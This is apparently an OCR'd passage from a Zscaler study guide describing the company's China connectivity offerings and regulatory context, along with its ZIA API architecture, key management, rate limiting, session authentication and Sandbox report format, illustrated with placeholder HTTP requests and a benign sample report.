
By leveraging **subclouds**, enterprises gain **granular control over their cloud security architecture**, ensuring **optimized performance, compliance enforcement, and secure access tailored to their specific needs**.

China Premium Access

Zscaler's Presence and Connectivity in China

Understanding Zscaler's role within China requires an examination of both the **services we provide** and the **regulatory environment** in which we operate. Organizations must consider their specific **traffic routing needs** inside China, along with the compliance requirements that govern how data is inspected and processed.

Zscaler functions as an **overlay network** rather than a VPN or content provider. We do not obfuscate traffic, generate requests, or create content. Instead, we provide a **security enforcement layer**, inspecting and applying security policies to customer traffic before it egresses to the internet. Since Zscaler operates within the laws and regulations of each country where our nodes are hosted, our infrastructure in China adheres to **local regulatory requirements**, just as it does in every other market.



Position	Mission
Zscaler is an overlay network, not a VPN or content provider	Provide a viable security as a service platform for our customers
Zscaler does not originate requests or create content	Simplify security posture for our customers
Zscaler must operate within the laws and regulations of the host country, including China	Provide viable options, guidance, and reference architecture to deal with unique posture required for China
Compliance and enforcement is the responsibility of the organization and end user	Provide tools that help our customers maintain compliance with local regulations

To maintain compliance, Zscaler ensures that our **IP addresses and services are properly registered** with the Chinese authorities. However, it is ultimately the responsibility of **the organization and end users** to ensure that they are adhering to the country's regulations while using our platform. We provide the **necessary tools to maintain security and compliance**, but it is up to each organization to define policies that align with local laws, just as they would if they were using an **on-premises security solution**.

China's Network and Regulatory Landscape


China's internet infrastructure is divided between **two primary telecom providers**: **China Telecom**, which operates in the southern regions, and **China Unicom**, which dominates the northern regions. These networks function **as separate entities**, resulting in **unique routing challenges** and often **unpredictable peering behavior** between them.

For traffic leaving mainland China, the **Great Firewall** serves as a filtering mechanism that **can block or throttle outbound traffic** based on regulatory restrictions. Contrary to popular belief, this is not a single firewall but rather a **distributed system** with multiple enforcement points across the country, designed to inspect and control vast amounts of traffic.

To operate legally within China, Zscaler requires specific **license types**, including **IDC, VPN, or ICP registrations**, depending on the service provided. The Chinese government maintains strict controls over internet content, and what is deemed **safe or accessible in other regions**—such as certain news sources, gaming websites, or social media platforms—may be **blocked or heavily restricted**. As a licensed service provider, Zscaler must comply with **regulatory requests**, which may include **requests for logs, packet captures, or other operational data**.

Performance Challenges in China

Network performance in China is often impacted by **congestion, unpredictable routing, and limited external connectivity**. The internet **egress gateways are frequently congested**, resulting in **high packet loss and unstable connections**. Unlike fully meshed **BGP-peered networks**, China's infrastructure does not offer consistent SLAs for traffic leaving the country, which can degrade user experience. These challenges can affect both **the performance of international applications** and **the efficiency of security enforcement** across Zscaler Public Service Edges in China.




China Premium Access

- Zscaler operated with various partners in China
- Provided with multiple partners
- Bandwidth-based entitlement
- Available for ZIA

Zscaler’s Flexible Connectivity Options in China

To accommodate multinational organizations operating in China, Zscaler offers multiple **connectivity solutions**. Customers can leverage **Zscaler Public Service Edges** located in **Tianjin, Beijing, and Shanghai** to securely route their traffic. Alternatively, they can deploy **Private Service Edges or Virtual Service Edges** within their **own data centers** in China, giving them greater control over routing and **optimized local performance**.




Domestic data centers	Service Edge	China Premium Access
Utilize multiple existing Zscaler data centers located in mainland China	Utilize third-party “Premium China” services (CN2 or MPLS) and one of two ZIA Service Edge options	Fast internet connectivity paired with the comprehensive security of Zscaler Internet Access

For organizations requiring a **government-authorized connectivity solution**, Zscaler provides **Premium Access**, which offers dedicated **Zscaler Internet Access (ZIA) connectivity** via a **licensed, government-approved link**. With **Premium Access**, customers connect through **Zscaler Client Connector or IPSec/GRE tunnels** to reach **Zscaler Public Service Edges**, which are **peered with multiple partners** for bandwidth-based entitlements. Domestic traffic is routed directly, while international traffic must pass through the **Great Firewall** before reaching the global internet.

To maintain compliance, **traffic passing through Zscaler Public Service Edges in China is subject to the minimum required filtering** imposed by local regulations. This ensures that overblocking does not affect all users passing through the China firewall, while still **enforcing necessary security policies**.

China Premium Access Plus (Direct Link)




Organizations requiring additional control can also deploy a **Private Service Edge** as part of the **Premium Access** model, where Zscaler manages enforcement policies while ensuring compliance with **Chinese regulatory requirements**. In this configuration, traffic can either **route directly within China** or **egress through a dedicated private link to Hong Kong**, depending on policy requirements and regulatory approvals.

By offering a **range of connectivity options**, Zscaler enables multinational organizations to **operate securely and compliantly within China**, balancing **regulatory adherence, security enforcement, and network performance**. Customers seeking **Premium Access solutions** must work with **Chinese authorities** to obtain the necessary approvals, ensuring seamless and compliant integration with **Zscaler's cloud security platform**.

Zscaler API

API Architecture & Integrations

Zscaler API Architecture & Integrations



Throughout this study guide, we have explored **Zscaler's multi-tenant cloud security architecture**, its scalability, and the advanced capabilities embedded within the **Zero Trust Exchange**. Now, we turn to **Zscaler's API framework**, which provides organizations with programmatic access, control, and configuration of security policies, integrations, and analytics.

Zscaler's APIs operate at the **Central Authority level**, enabling organizations to **apply policies, retrieve data, and integrate third-party solutions** seamlessly. Whether for **Zscaler Internet Access (ZIA), Zscaler Private Access (ZPA), or Zscaler Digital Experience (ZDX)**, APIs allow enterprises to automate security operations, enforce compliance, and optimize performance across their network infrastructure.

Zscaler Internet Access APIs


ZIA's API architecture provides a **centralized API gateway** that interfaces with the **Central Authority** to execute administrative tasks. Everything configurable within the **Admin Portal**—from applying security policies to retrieving logs—is also accessible via APIs. These APIs authenticate with the **Central Authority**, enabling organizations to automate configurations, manage authentication, and integrate **third-party security platforms** for streamlined security operations. The **API gateway** enforces **authentication, rate limiting, identity validation, and logging**, ensuring secure and efficient API-driven interactions.

Third-Party Integrations

Zscaler's API ecosystem enables integrations with **SOAR solutions, threat intelligence platforms, endpoint security tools, and identity providers**. Solutions like **CrowdStrike, VMware Carbon Black, SentinelOne, and CASB platforms** leverage Zscaler APIs to enforce security policies dynamically. **SAML authentication and SCIM authorization** further extend API-driven identity management, while **SD-WAN providers** can register VPN and GRE tunnels programmatically to optimize secure connectivity. Additionally, **firewall policies can be centrally managed** via API, simplifying enterprise-wide policy enforcement.

ZIA Integrations


Strengthen Security and Lower TCO with Automation and Simplification



API Key Management

Zscaler provides **role-based API key management**, offering distinct keys for **ZIA, ZPA, ZDX, and mobile portal services**. Each API key is generated for specific roles and responsibilities, ensuring granular access control. When integrating third-party solutions like **Microsoft or CrowdStrike**, organizations generate an **API key that is securely passed to the partner platform**, enabling secure API calls based on defined restrictions. A single **API key per organization** is required, along with a valid subscription for API-based integrations.

Company API Key Management


Edit API Key

Modifying the API key immediately invalidates the existing key. You must replace any references to the old key with the new one.


Current API Key: [redacted]cK

New API Key: Enter Text

Single key per organization

Requires Z-API subscription in z-admin

Partner API Key Management


Partner Integrations

1 NSS Subscription

An active NSS Web Log subscript

An enabled NSS Server. View NS

CrowdStrike Authentication Credentials

Add CrowdStrike credentials Learn more

API Auth FQDN: api.crowdstrike.com/

Client ID: Enter your Client ID...

Secret: Enter your Secret ID...

Customer ID: Enter your Customer ID...

Add Partner Key

PARTNER

Type: SD-WAN


Name: NONE

Partner API Key used for Object-Level scoping – e.g. Riverbed can only manage Riverbed Locations

Used w/ Partner Role - no UI access and predefined scope

API Rate Limiting

To ensure reliability, availability, and scalability, Zscaler enforces **rate limits** on API transactions. Each API has predefined **limits on transactions per second or per hour**, preventing excessive API calls from impacting cloud performance. If an API exceeds the allocated threshold, **Zscaler returns a 429 error**, signaling the need to throttle or optimize API requests.



Rate Limiting Protects Cloud RAS


- Lower bound protects against high burst in a short period of time (per sec/min)
- Upper bound protects against high volume over a longer period (per hour)
- Returns HTTP Code 429 when rate limit exceeded
- Rate Limits enforced on an org-id basis
- RAS requirement: cloud-wide Rate Limits (future)

Resource URI	GET (read)	POST (create)	PUT (update)	DELETE (delete)
/auditReport	2/sec and 1000/hr	1/min and 4/hr	-	2/sec and 1000/hr
/auditReport/download	2/sec and 1000/hr	-	-	-
/departments	2/sec and 1000/hr	-	-	-
/departments/{id}	2/sec and 1000/hr	-	-	-
/groups	2/sec and 1000/hr	-	-	-
/groups/{groupId}	2/sec and 1000/hr	-	-	-
/security	2/sec and 1000/hr	-	1/sec and 400/hr	-
/security/advanced	1/sec and 400/hr	-	1/sec and 400/hr	-

```
POST /api/v1/urlLookup HTTP/1.1
Host: admin.zscalerbeta.net
Content-Type: application/json
Cookie: JSESSIONID=B875640E5EB2DA2C20CF191AE21F91B1;
Cache-Control: no-cache
{
  "message": "Rate Limit (1/SECOND) exceeded",
  "Retry-After": "1 seconds"
}
```

API Authentication and Session Management

For secure API authentication, users generate an **API token**, which is then obfuscated and posted to Zscaler. This process returns a **JSESSIONID**, which is used for subsequent API calls, ensuring session integrity.


(Best practice) Create dedicated API Admin
Obfuscate API key
POST /authenticatedSession
Make API calls with “JSESSIONID” cookie

```
POST /api/v1/authenticatedSession HTTP/1.1
Host: admin.zscalerbeta.net
Content-Type: application/json
Cache-Control: no-cache
{
    "apiKey": "s0m3rAnd0mKey",
    "username": "adminXYZ@acme.com",
    "password": "s0m3pa55w0rd",
    "timestamp": "1389681124480"
}
```


```
HTTP/1.1 200 OK
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/json
Date: Tue, 26 Sep 2017 23:24:15 GMT
Set-Cookie: JSESSIONID=B875640E5EB2DA2C20CF191AE21F91B1; Path=/;
Secure; HttpOnly
Server: Zscaler

{"authType":"ADMIN_LOGIN","obfuscateApiKey":true}
```

API Functionality and Use Cases

Zscaler’s API framework enables organizations to manage:


- **URL categorization, lookups, and blacklist/whitelist management**
- **User administration, log exports, and SSL certificate rotation**
- **IPSec and GRE tunnel provisioning for secure connectivity**
- **Cloud firewall configurations, including policy creation, updates, and deletion**
- **Threat intelligence correlation with endpoint security solutions like CrowdStrike**

SD-WAN integrations via API allow providers to download **Zscaler IP addresses, register VPN credentials, and establish secure tunnels** between SD-WAN routers and Zscaler Public Service Edges.



Threat Detection, correlated reporting and response


- Malware detected at the Zscaler cloud edge is correlated with CrowdStrike endpoint telemetry
- Cross-platform visibility and reporting; policy-driven cross-platform actions



Functional Area	Details
URL Categorization	Read, Create, Update, Delete Custom Categories Read and Update Predefined Categories URL Filtering Policies
URL Classification Lookup	Get Categorization and Security Alert of a bulk of URLs
Security: Blacklist/Whitelist Management	- Malware Protection > Security Exceptions - ATP > Blocked Malicious URLs
User Administration	- Read User information when AD-sync'd - Create, Read, Update, Delete Users when HostedDB
Admin Audit Log Export	Export Audit Log CSV from up to 30 days or 1,000 records
SSL Certificate Management	5-step workflow to deploy SSL inspection
Locations & VPN Credentials	Partner API for IPsec tunnel provisioning
Sandbox	Retrieve detailed CSB (Cloud Sandbox)reports for any md5 seen in the cloud Submit files for Sandbox detonation
Cloud Firewall Configuration	Partner API to pull and put in Zscaler Firewall rules


Cloud Sandbox submission via API enables organizations to submit **files for analysis, retrieve security scores, and generate threat intelligence reports**. The **Sandbox API** allows security teams to query malware samples using **MD5 hashes, file signatures, and metadata**, providing deep visibility into potential threats.

For **firewall policy migration**, Zscaler's API framework simplifies the **transition from on-premises firewalls to the Zero Trust Exchange**, enabling enterprises to **programmatically create, update, and manage firewall rules**.



- Query JSON-based Sandbox report: verdict, static/behavioral analysis and IOC info
- Search by MD5 hash
- Access reports of any file sample seen across the Zscaler Cloud
- Excludes sensitive information and file sample itself
- Limited to Advanced Sandbox subscribers
- Limited to 1,000 queries per day per account

```
"Full Details": {
    "Summary": {
        "Status": "COMPLETED",
        "Category": "EXECS",
        "FileType": "EXE",
        "Start Time": 1509731010,
        "Duration": 393283,
        "Analysis": "0",
        "Url": "test.com",
        "TimeUnit": "ms",
        "StartTime": "10/01/1970 03:22:11"
    },
    "Classification": {
        "Class Type": "BENIGN",
        "Category": "BENIGN",
        "Threat Score": 0,
        "DetectedMalware": ""
    },
    "File Properties": {
        "File Type": "EXE",
        "File Size": 3036520,
        "MD5": "fc2c5f605c4a77d36071c53ae3766a69",
        "SHA1": "ef21f910cf2d954cd0ff6b97d3ca2d399e538435",
        "Sha256": "ef70d74a14af53162bbc8fe02430e46a3af6b615956c3e9379be939afbf6f01d",
        "Issuer": "/C=BE/O=GlobalSign nv-sa/CN=GlobalSign CodeSigning CA - SHA256 - G2/C=FR/L=Paris/O=SIE
        "Digital Cerificate": "Vendor /C=FR/L=Paris/O=SIEN S.A./CN=SIEN S.A.",
        "SSDeep": "98304:rYtYxMQe+PFzPQB2AsPos+0tbkisojBGxVv19EysXpCDx0MotAq:qvY2LQqiis7xVd9opCDx0M1"
    },
    "Origin": {
        "Risk": "LOW",
        "Language": "English",
        "Country": "United States"
    },
```



Threat Intelligence

Enables customers to generate additional threat intelligence from their own collected samples

Integration


Allow for easier integration into existing security workflows

Evaluations

